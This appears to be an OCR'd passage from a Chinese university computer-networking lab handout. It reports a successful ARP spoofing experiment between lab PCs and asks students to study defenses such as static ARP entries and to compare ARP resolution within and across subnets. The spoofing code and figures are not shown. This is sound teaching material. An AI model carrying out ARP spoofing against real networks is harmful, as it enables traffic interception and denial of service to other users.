
PC2 真实的物理地址:

PC3 真实的物理地址:



在 PC3 上运行上面的代码

发现没有执行任何其他操作时，并没有收到 PC2 虚假的 MAC 地址,但执行 ping PC2 后，成功收到了 PC2 虚假的 MAC 地址且此时 ping PC2 已经 ping 不通了,成功实现了 arp 欺骗。



(2) 讨论防止 ARP 欺骗的方法。例如使用 arp -s 建立静态的 ARP 映射再次使用 ARP 欺骗方法,并使用 arp-a 判断欺骗是否成功。

(3) (3)分析 ARP 协议在同一网段内和不同网段间的解析过程如图 2-21 所示。




图 2-21 思考题(3)拓扑结构

PC1 ping PC2,写出 ARP 协议在同一网段内和不同网段间的解析过程，比较 ARP 协议的解析过程有何异同点?

假设实验中所用的交换机是三层交换机,通过 VLAN 路由的方法将不在同一网段的 PC1 和 PC2 相 ping 通,重做上述实验。

实验报告：

1、 【报告要求】 实验过程、结果截图;

2、回答各步骤问题；
3、回答实验思考问题(里面的实验选做，要生成特殊数据包，可以用借助工具 hping，scapy.)；
4、12 月 3 日（周日）晚上 11:59 前提交实验报告电子版。
5、到请发邮件到： zhanghy365@mail2.sysu.edu.cn